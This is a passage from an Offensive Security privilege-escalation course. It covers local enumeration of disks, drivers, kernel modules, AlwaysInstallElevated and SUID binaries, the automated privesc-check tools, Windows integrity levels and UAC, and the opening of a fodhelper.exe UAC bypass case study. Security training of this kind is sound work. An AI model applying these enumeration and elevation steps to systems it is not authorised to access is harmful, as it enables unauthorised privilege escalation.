devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=102908k,mode=755)
/dev/sda1 on / type ext4 (rw,relatime,errors=remount-ro,data=ordered)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
...
mqueue on /dev/mqueue type mqueue (rw,relatime)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
tmpfs on /run/user/110 type tmpfs (rw,nosuid,nodev,relatime,size=102904k,mode=700,uid=
gvfsd-fuse on /run/user/110/gvfs type fuse.gvfsd-fuse (rw,nosuid,nodev,relatime,user_i
fusectl on /sys/fs/fuse/connections type fusectl (rw,relatime)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=102904k,mode=700,uid
```

Listing 542 - Listing content of /etc/fstab and all mounted drives on Linux

The output reveals a swap partition and the primary ext4 disk of this Linux system. Furthermore, we can use lsblk[481] to view all available disks.

```
student@debian:~$ /bin/lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
fd0      2:0    1    4K  0 disk
sda      8:0    0    5G  0 disk
├─sda1   8:1    0  4.7G  0 part /
├─sda2   8:2    0    1K  0 part
└─sda5   8:5    0  334M  0 part [SWAP]
```

Listing 543 - Listing all available drives using lsblk on Linux

We notice the *sda* drive consists of three different partitions, which are numbered. In some situations, showing information for all local disks on the system might reveal partitions that are not mounted. Depending on the system configuration (or misconfiguration), we then might be able to

[481] (Linux.die.net, 2003) https://linux.die.net/man/8/lsblk

Copyright © Offensive Security Ltd. All rights reserved.

mount those partitions and search for interesting documents, credentials, or other information that could allow us to escalate our privileges or get a better foothold in the network.

18.1.1.11 Enumerating Device Drivers and Kernel Modules

Another common privilege escalation involves exploitation of device drivers and kernel modules. We will look at actual exploitation techniques later in this module, but let's take a look at important enumeration techniques. Since this technique relies on matching vulnerabilities with corresponding exploits, we'll need to compile a list of drivers and kernel modules that are loaded on the target.

On Windows, we can begin our search with the **driverquery**[482] command. We'll supply the **/v** argument for verbose output as well as **/fo csv** to request the output in *CSV* format.

To filter the output, we will run this command inside a **powershell** session. Within PowerShell, we will pipe the output to the *ConvertFrom-Csv*[483] cmdlet as well as *Select-Object*,[484] which will allow us to select specific object properties or sets of objects including *Display Name*, *Start Mode*, and *Path*.

```
c:\Users\student>powershell

PS C:\Users\student> driverquery.exe /v /fo csv | ConvertFrom-CSV | Select-Object 'Dis
play Name', 'Start Mode', Path

Display Name                           Start Mode Path
------------                           ---------- ----
1394 OHCI Compliant Host Controller    Manual     C:\Windows\system32\drivers\1394ohci.s
3ware                                  Manual     C:\Windows\system32\drivers\3ware.sys
Microsoft ACPI Driver                  Boot       C:\Windows\system32\drivers\ACPI.sys
ACPI Devices driver                    Manual     C:\Windows\system32\drivers\AcpiDev.sy
Microsoft ACPIEx Driver                Boot       C:\Windows\system32\Drivers\acpiex.sys
ACPI Processor Aggregator Driver       Manual     C:\Windows\system32\drivers\acpipagr.s
ACPI Power Meter Driver                Manual     C:\Windows\system32\drivers\acpipmi.sy
ACPI Wake Alarm Driver                 Manual     C:\Windows\system32\drivers\acpitime.s
ADP80XX                                Manual     C:\Windows\system32\drivers\ADP80XX.SY
```

Listing 544 - Listing loaded drivers on Windows

While this produced a list of loaded drivers, we must take another step to request the version number of each loaded driver. We will use the *Get-WmiObject*[485] cmdlet to get the *Win32_PnPSignedDriver*[486] WMI instance, which provides digital signature information about drivers. By piping the output to *Select-Object*, we can enumerate specific properties, including the

[482] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/driverquery

[483] (Microsoft, 2017), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/convertfrom-csv?view=powershell-6

[484] (Microsoft, 2017), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/select-object?view=powershell-6

[485] (Microsoft, 2017), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-wmiobject?view=powershell-5.1

[486] (Microsoft, 2015), https://docs.microsoft.com/en-us/previous-versions/windows/desktop/legacy/aa394354(v%3Dvs.85)

Copyright © Offensive Security Ltd. All rights reserved.



DriverVersion. Furthermore, we can specifically target drivers based on their name by piping the output to *Where-Object*.[487]

```
PS C:\Users\student> Get-WmiObject Win32_PnPSignedDriver | Select-Object DeviceName, D
riverVersion, Manufacturer | Where-Object {$_.DeviceName -like "*VMware*"}

DeviceName                DriverVersion Manufacturer
----------                ------------- ------------
VMware VMCI Host Device   9.8.6.0       VMware, Inc.
VMware PVSCSI Controller  1.3.10.0      VMware, Inc.
VMware SVGA 3D            8.16.1.24     VMware, Inc.
VMware VMCI Bus Device    9.8.6.0       VMware, Inc.
VMware Pointing Device    12.5.7.0      VMware, Inc.
```

Listing 545 - Listing driver versions on Windows

Now that we have a list of all the loaded VMware device drivers along with the respective version numbers, we could search for exploits for these specific drivers.

On Linux, we can enumerate the loaded kernel modules using **lsmod** without any additional arguments.

```
student@debian:~$ lsmod
Module                  Size  Used by
fuse                   90112  3
appletalk              32768  0
ax25                   49152  0
ipx                    28672  0
p8023                  16384  1 ipx
p8022                  16384  1 ipx
psnap                  16384  2 appletalk,ipx
llc                    16384  2 p8022,psnap
evdev                  20480  5
vmw_balloon            20480  0
crc32_pclmul           16384  0
...
i2c_piix4              20480  0
libata                192512  2 ata_piix,ata_generic
scsi_mod              180224  4 sd_mod,libata,sg,vmw_pvscsi
floppy                 57344  0
```

Listing 546 - Listing loaded drivers on Linux

Once we have the list of loaded modules and identify those we want more information about, like libata in the above example, we can use **modinfo** to find out more about the specific module. Note that this tool requires a full pathname to run.

```
student@debian:~$ /sbin/modinfo libata
filename:       /lib/modules/4.9.0-6-686/kernel/drivers/ata/libata.ko
version:        3.00
license:        GPL
description:    Library module for ATA devices
author:         Jeff Garzik
```

[487] (Microsoft, 2017), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/where-object?view=powershell-6

Copyright © Offensive Security Ltd. All rights reserved.

```
srcversion:     7D8076C4A3FEBA6219DD851
depends:        scsi_mod
retpoline:      Y
intree:         Y
vermagic:       4.9.0-6-686 SMP mod_unload modversions 686
parm:           zpodd_poweroff_delay:Poweroff delay for ZPODD in seconds (int)
...
```

Listing 547 - Listing additional information about a module on Linux

Similar to the Windows case demonstrated above, after obtaining a list of drivers and their versions, we are better positioned to find relevant exploits if they exist.

18.1.1.12 Enumerating Binaries That AutoElevate

Later in this module, we will explore various methods of privilege escalation. However, there are a few specific enumerations we should cover in this section that could reveal interesting OS-specific "shortcuts" to privilege escalation.

First, on Windows systems, we should check the status of the *AlwaysInstallElevated*[488] registry setting. If this key is enabled (set to *1*) in either *HKEY_CURRENT_USER* or *HKEY_LOCAL_MACHINE*, any user can run Windows Installer packages with elevated privileges.

We can use **`reg query`** to check these settings:

```
c:\Users\student>reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Instal
ler

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1


c:\Users\student>reg query HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Inst
aller

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

Listing 548 - Querying the AlwaysInstalledElevated registry values on Windows

If this setting is enabled, we could craft an *MSI* file and run it to elevate our privileges.

Similarly, on Linux-based systems we can search for *SUID*[489] files.

Normally, when running an executable, it inherits the permissions of the user that runs it. However, if the SUID permissions are set, the binary will run with the permissions of the file owner. This means that if a binary has the SUID bit set and the file is owned by root, any local user will be able to execute that binary with elevated privileges.

[488] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/msi/alwaysinstallelevated

[489] (Microsoft, 2018), https://www.linux.com/tutorials/what-suid-and-how-set-suid-linuxunix/

Copyright © Offensive Security Ltd. All rights reserved.

We can use the **find** command to search for SUID-marked binaries. In this case, we are starting our search at the root directory (**/**), looking for files (**-type f**) with the SUID bit set, (**-perm -u=s**) and discarding all error messages (**2>/dev/null**):

```
student@debian:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/sbin/userhelper
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/chsh
/bin/mount
/bin/su
/bin/fusermount
/bin/umount
/bin/ntfs-3g
/bin/ping
```

Listing 549 - Searching for SUID files on Linux

In this case, the command found several SUID binaries. Exploitation of *SUID* binaries will vary based on several factors. For example, if /bin/cp (the *copy* command) were *SUID*, we could copy and overwrite sensitive files such as /etc/passwd.

18.1.1.13 Exercise

1. Perform various manual enumeration methods covered in this section on both your dedicated Windows and Linux clients. Try experimenting with various options for the tools and commands used in this section.

18.1.2 Automated Enumeration

Obviously, each operating system contains a wealth of information that can be used for further attacks. Regardless of the target operating system, collecting this detailed information manually can be rather time-consuming. Fortunately, we can use various scripts to automate this process.

On Windows, one such script is *windows-privesc-check*,[490] which can be found in the windows-privesc-check Github repository.[491] The repository already includes a Windows executable generated by PyInstaller, but it can also be rebuilt as needed.

Running the executable with the **-h** flag presents us with the following help menu:

```
c:\Tools\privilege_escalation\windows-privesc-check-master>windows-privesc-check2.exe
-h
```

[490] (Pentest Monkey, 2014), https://github.com/pentestmonkey/windows-privesc-check

[491] (Pentest Monkey, 2014), https://github.com/pentestmonkey/windows-privesc-check

Copyright © Offensive Security Ltd. All rights reserved.

```
windows-privesc-check v2.0 (http://pentestmonkey.net/windows-privesc-check)

Usage: windows_privesc_check.exe (--dump [ dump opts] | --dumptab | --audit) [examine
opts] [host opts] -o report-file-stem

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  --dump                Dumps info for you to analyse manually
  --dumptab             Dumps info in tab-delimited format
  --audit               Identify and report security weaknesses
  --pyshell             Start interactive python shell

  examine opts:
    At least one of these to indicate what to examine (*=not implemented)

    -a, --all           All Simple Checks (non-slow)
    -A, --allfiles      All Files and Directories (slow)
    -D, --drives        Drives
    -e, --reg_keys      Misc security-related reg keys
    -E, --eventlogs     Event Log*
    -f INTERESTING_FILE_LIST, --interestingfiledir=INTERESTING_FILE_LIST
                        Changes -A behaviour.  Look here INSTEAD
    -F INTERESTING_FILE_FILE, --interestingfilefile=INTERESTING_FILE_FILE
                        Changes -A behaviour.  Look here INSTEAD.  On dir per
                        line
    -G, --groups        Groups
    -H, --shares        Shares
    -I, --installed_software
                        Installed Software
    -j, --tasks         Scheduled Tasks
    -k, --drivers       Kernel Drivers
...
```

Listing 550 - Output executable by PyInstaller

This tool accepts many options, but we will walk through some quick examples. First, we will list information about the user groups on the system. We'll specify the self-explanatory **--dump** to view output, and **-G** to list groups.

```
c:\Tools\privilege_escalation\windows-privesc-check-master>windows-privesc-check2.exe
--dump -G
windows-privesc-check v2.0 (http://pentestmonkey.net/windows-privesc-check)

[i] TSUserEnabled registry value is 0. Excluding TERMINAL SERVER USER

Considering these users to be trusted:
* BUILTIN\Power Users
* BUILTIN\Administrators
* NT SERVICE\TrustedInstaller
* NT AUTHORITY\SYSTEM

[i] Running as current user.  No logon creds supplied (-u, -D, -p).
...
============ Starting Audit at 2019-09-22 12:45:56 ============
```


Copyright © Offensive Security Ltd. All rights reserved.

```
[+] Running: dump_misc_checks
[+] Host is not in domain
 [+] Checks completed

[+] Running: dump_groups
[+] Dumping group list:
BUILTIN\Administrators has member: CLIENT251\Administrator
BUILTIN\Administrators has member: CLIENT251\admin
BUILTIN\Administrators has member: [unknown]\S-1-5-21-2715734670-1758985447-1278008508
BUILTIN\Administrators has member: [unknown]\S-1-5-21-2715734670-1758985447-1278008508
BUILTIN\Guests has member: CLIENT251\Guest
BUILTIN\IIS_IUSRS has member: NT AUTHORITY\IUSR
BUILTIN\Remote Desktop Users has member: CLIENT251\student
BUILTIN\Users has member: NT AUTHORITY\INTERACTIVE
BUILTIN\Users has member: NT AUTHORITY\Authenticated Users
BUILTIN\Users has member: CLIENT251\student
BUILTIN\Users has member: [unknown]\S-1-5-21-2715734670-1758985447-1278008508-513
[+] Checks completed
```

Listing 551 - windows-privesc-check output

The script successfully executes and we are presented with the information about the security groups on the system.

Similar to *windows-privesc-check* on Windows targets, we can also use *unix_privesc_check*[492] on UNIX derivatives such as Linux. We can view the tool help by running the script without any arguments.

```
student@debian:~$./unix-privesc-check
unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

Usage: unix-privesc-check { standard | detailed }

"standard" mode: Speed-optimised check of lots of security settings.

"detailed" mode: Same as standard mode, but also checks perms of open file
                 handles and called files (e.g. parsed from shell scripts,
                 linked .so files).  This mode is slow and prone to false
                 positives but might help you find more subtle flaws in 3rd
                 party programs.

This script checks file permissions and other settings that could allow
local users to escalate privileges.
...
```

Listing 552 - Running unix_privesc_check

As shown in the listing above, the script supports “standard” and “detailed” mode. Based on the provided information, the standard mode appears to perform a speed-optimized process and should provide a reduced number of false positives. Therefore, in the following example we will use the standard mode and redirect the entire output to a file called output.txt.

```
student@debian:~$ ./unix-privesc-check standard > output.txt
```

[492] (Pentest Money, 2019), http://pentestmonkey.net/tools/audit/unix-privesc-check

Copyright © Offensive Security Ltd. All rights reserved.

Listing 553 - Running unix_privesc_check

The script performs numerous checks for permissions on common files. For example, the following excerpt reveals configuration files that are writable by non-root users:

```
Checking for writable config files
################################################
    Checking if anyone except root can change /etc/passwd
WARNING: /etc/passwd is a critical config file. World write is set for /etc/passwd
    Checking if anyone except root can change /etc/group
    Checking if anyone except root can change /etc/fstab
    Checking if anyone except root can change /etc/profile
    Checking if anyone except root can change /etc/sudoers
    Checking if anyone except root can change /etc/shadow
```

Listing 554 - unix_privesc_check writable configuration files

This output reveals that anyone on the system can edit the **/etc/passwd** file! This is quite significant as it allows attackers to easily elevate their privileges[493] or create user accounts on the target. We will demonstrate this later on in the module.

Although these tools perform many automated checks, bear in mind that every system is different, and unique one-off system changes will often be missed by these types of tools. For this reason, it's important to watch out for unique configurations that can only be caught by manual inspection.[494]

18.1.2.1 Exercises

1. Inspect your Windows and Linux clients by using the tools and commands presented in this section in order to get comfortable with manual local enumeration techniques.
2. Experiment with different windows-privesc-check and unix_privesc_check options.

18.2 Windows Privilege Escalation Examples

In this section, we will discuss Windows privileges, integrity mechanisms, and user account control (UAC). We will demonstrate UAC bypass techniques and leverage kernel driver vulnerabilities, insecure file permissions, and unquoted service paths to escalate our privileges on the target.

18.2.1 Understanding Windows Privileges and Integrity Levels

Privileges[495] on Windows operating systems refer to the permissions of a specific account to perform system-related local operations. This includes actions such as modifying the filesystem, adding users, shutting down the system, and so on.

In order for these privileges to be effective, the Windows operating system uses objects called *access tokens*.[496] Once a user is authenticated, Windows generates an access token that is

[493] (Raj Chandel, 2018), https://www.hackingarticles.in/editing-etc-passwd-file-for-privilege-escalation/

[494] (G0tmi1k, 2011), https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

[495] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/aa379306(v=vs.85).aspx

[496] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/access-tokens

Copyright © Offensive Security Ltd. All rights reserved.

assigned to that user. The token itself contains various pieces of information that effectively describe the security context of a given user, including the user privileges.

Finally, these tokens need to be uniquely identifiable given the information they contain. This is accomplished using a *security identifier* or SID,[497] which is a unique value that is assigned to each object (including tokens), such as a user or group account.

These SIDs are generated and maintained by the Windows Local Security Authority.[498]

In addition to privileges, Windows also implements what is known as an *integrity mechanism*.[499] This is a core component of the Windows security architecture and works by assigning *integrity levels*[500] to application processes and securable objects.[501] Simply put, this describes the level of trust the operating system has in running applications or securable objects. As an example, the configured integrity level dictates what actions an application can perform, including the ability to read from or write to the local file system. APIs can also be blocked from specific integrity levels.

From Windows Vista onward, processes run on four integrity levels:

- System integrity process: SYSTEM rights
- High integrity process: administrative rights
- Medium integrity process: standard user rights
- Low integrity process: very restricted rights often used in sandboxed[502] processes

18.2.2 Introduction to User Account Control (UAC)

User Account Control (UAC)[503] is an access control system introduced by Microsoft with Windows Vista and Windows Server 2008. While UAC has been discussed and investigated for quite a long time now, it is important to stress that Microsoft does not consider it to be a security boundary. Rather, UAC forces applications and tasks to run in the context of a non-administrative account until an administrator authorizes elevated access. It will block installers and unauthorized applications from running without the permissions of an administrative account and also blocks changes to system settings. In general, the effect of UAC is that any application that wishes to perform an operation with a potential system-wide impact, cannot do so silently. At least in theory.

It is also important to highlight the fact that UAC has two different modes: credential prompt and consent prompt. The difference is rather simple. When a standard user wishes to perform an administrative task such as installing a new application, and UAC is enabled, the user will see the credential prompt. In other words, the credentials of an administrative user will be required to complete the task. However, when an administrative user attempts to do the same, he or she is

[497] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/security-identifiers

[498] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthn/lsa-authentication

[499] (Microsoft, 2007), https://msdn.microsoft.com/en-us/library/bb625957.aspx

[500] (Microsoft, 2007), https://msdn.microsoft.com/en-us/library/bb625963.aspx

[501] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/securable-objects

[502] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Sandbox_(software_development)

[503] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/user-account-control-overview

Copyright © Offensive Security Ltd. All rights reserved.

presented with a consent prompt. In this case, the user simply has to confirm that the task should be completed and no re-entry of user credentials is required.

As an example, in the following figure the Windows Command Processor running under the standard user account is attempting to perform a privileged action. UAC acts according to its notification settings[504] (*Always Notify* in this case), pausing the target process **cmd.exe** and prompting for an admin username and password to perform the requested privileged action.




Figure 275: UAC dialog asking for administrative password

Even while logged in as an administrative user, the account will have two security tokens, one running at a medium integrity level and the other at high integrity level. UAC acts as the separation mechanism between those two integrity levels.

To see integrity levels in action, let's first login as the admin user, open a command prompt, and run the **whoami /groups** command:

```
c:\Users\admin>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================================== ============ ================
Everyone                                   Well-known group S-1-1-0      Mandatory group,
NT AUTHORITY\Local account and member      Well-known group S-1-5-114    Group used for d
```

[504] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works

Copyright © Offensive Security Ltd. All rights reserved.

```
BUILTIN\Administrators                      Alias            S-1-5-32-544 Group used for d
BUILTIN\Users                               Alias            S-1-5-32-545 Mandatory group,
NT AUTHORITY\INTERACTIVE                    Well-known group S-1-5-4      Mandatory group,
CONSOLE LOGON                               Well-known group S-1-2-1      Mandatory group,
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11     Mandatory group,
NT AUTHORITY\This Organization              Well-known group S-1-5-15     Mandatory group,
NT AUTHORITY\Local account                  Well-known group S-1-5-113    Mandatory group,
LOCAL                                       Well-known group S-1-2-0      Mandatory group,
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10  Mandatory group,
Mandatory Label\Medium Mandatory Level      Label            S-1-16-8192
```

Listing 555 - Checking the Group Integrity Level

As reported on the last line of output, this command prompt is currently operating at a Medium integrity level.

Let's attempt to change the password for the admin user from this command prompt:

```
C:\Users\admin> net user admin Ev!lpass
System error 5 has occurred.

Access is denied.
```

Listing 556 - Attempting to change the password

The request is denied, even though we are logged in as an administrative user.

In order to change the admin user's password, we must switch to a high integrity level even if we are logged in with an administrative user. In our example, one way to do this is through **powershell.exe** with the *Start-Process*[505] cmdlet specifying the "Run as administrator" option:

```
C:\Users\admin>powershell.exe Start-Process cmd.exe -Verb runAs
```

Listing 557 - Using powershell to spawn a cmd.exe process with high integrity

After submitting this command and accepting the UAC prompt, we are presented with a new high integrity **cmd.exe** process.

Let's check our integrity level using the **whoami**[506] utility using the **/groups** argument and attempt to change the password again:

```
C:\Windows\system32> whoami /groups
GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================================== ============ ================
Everyone                                   Well-known group S-1-1-0      Mandatory group,
NT AUTHORITY\Local account and member      Well-known group S-1-5-114    Mandatory group,
BUILTIN\Administrators                     Alias            S-1-5-32-544 Mandatory group,
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group,
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group,
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group,
```

[505] (Microsoft, 2017), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/start-process?view=powershell-6

[506] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/whoami

Copyright © Offensive Security Ltd. All rights reserved.

```
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group,
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group,
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group,
LOCAL                                  Well-known group S-1-2-0      Mandatory group,
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group,
Mandatory Label\High Mandatory Level   Label            S-1-16-12288

C:\Windows\system32> net user admin Ev!lpass
The command completed successfully.
```

Listing 558 - Successfully changing the password of the admin user after spawning cmd.exe with high integrity

This time, we are running at a high integrity level and the password change is successful.

18.2.3 User Account Control (UAC) Bypass: fodhelper.exe Case Study

UAC can be bypassed in various ways. In this first example, we will demonstrate a technique that allows an administrator user to bypass UAC by silently elevating our integrity level from medium to high.

Most of the publicly known UAC bypass techniques target a specific operating system version. In this case, the target is our lab client running Windows 10 build 1709. We will leverage an interesting UAC bypass based on fodhelper.exe,[507,508] a Microsoft support application responsible for managing language changes in the operating system. Specifically, this application is launched whenever a local user selects the “Manage optional features” option in the “Apps & features” Windows Settings screen.

[507] (Winscripting.blog, 2017), https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/

[508] (Pentestlab, 2017), https://pentestlab.blog/2017/06/07/uac-bypass-fodhelper/

Copyright © Offensive Security Ltd. All rights reserved.




Figure 276: Managing optional features

As we will soon demonstrate, the **`fodhelper.exe`**[509] binary runs as *high integrity* on Windows 10 1709. We can leverage this to bypass UAC because of the way fodhelper interacts with the Windows Registry. More specifically, it interacts with registry keys that can be modified without administrative privileges. We will attempt to find and modify these registry keys in order to run a command of our choosing with *high integrity*.

[509] (Winscripting.blog, 2017), https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/

Copyright © Offensive Security Ltd. All rights reserved.

The Windows Registry[510] is a hierarchical database that stores critical information for the operating system and for applications that choose to use it. The registry stores settings, options, and other miscellaneous information in a hierarchical tree structure of hives, keys, sub-keys, and values.[511]

We'll begin our analysis by running the C:\Windows\System32\fodhelper.exe binary, which presents the *Manage Optional Features* settings pane:




Figure 277: Running fodhelper.exe from the command line

In order to gather detailed information regarding the fodhelper integrity level and the permissions required to run this process, we will inspect its *application manifest*.[512] The application manifest is an XML file containing information that lets the operating system know how to handle the program when it is started. We'll inspect the manifest with the **sigcheck** utility from Sysinternals,[513] passing the **-a** argument to obtain extended information and **-m** to dump the manifest.

```
C:\> cd C:\Tools\privilege_escalation\SysinternalsSuite

C:\Tools\privilege_escalation\SysinternalsSuite> sigcheck.exe -a -m C:\Windows\System3
2\fodhelper.exe

c:\windows\system32\fodhelper.exe:
        Verified:       Signed
        Signing date:   4:40 AM 9/29/2017
        Publisher:      Microsoft Windows
        Company:        Microsoft Corporation
        Description:    Features On Demand Helper
        Product:        Microsoft« Windows« Operating System
        Prod version:   10.0.16299.15
```

[510] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/sysinfo/structure-of-the-registry

[511] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/sysinfo/structure-of-the-registry

[512] (Microsoft, 2019), https://msdn.microsoft.com/en-us/library/windows/desktop/aa374191(v=vs.85).aspx

[513] (Microsoft, 2019), https://docs.microsoft.com/en-us/sysinternals/

Copyright © Offensive Security Ltd. All rights reserved.

```
        File version:   10.0.16299.15 (WinBuild.160101.0800)
        MachineType:    32-bit
        Binary Version: 10.0.16299.15
        Original Name:  FodHelper.EXE
        Internal Name:  FodHelper
        Copyright:      ® Microsoft Corporation. All rights reserved.
        Comments:       n/a
        Entropy:        6.306
        Manifest:
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!-- Copyright (c) Microsoft Corporation -->
<assembly
   xmlns="urn:schemas-microsoft-com:asm.v1"
   xmlns:asmv3="urn:schemas-microsoft-com:asm.v3"
   manifestVersion="1.0">
 <assemblyIdentity type="win32" publicKeyToken="6595b64144ccf1df"
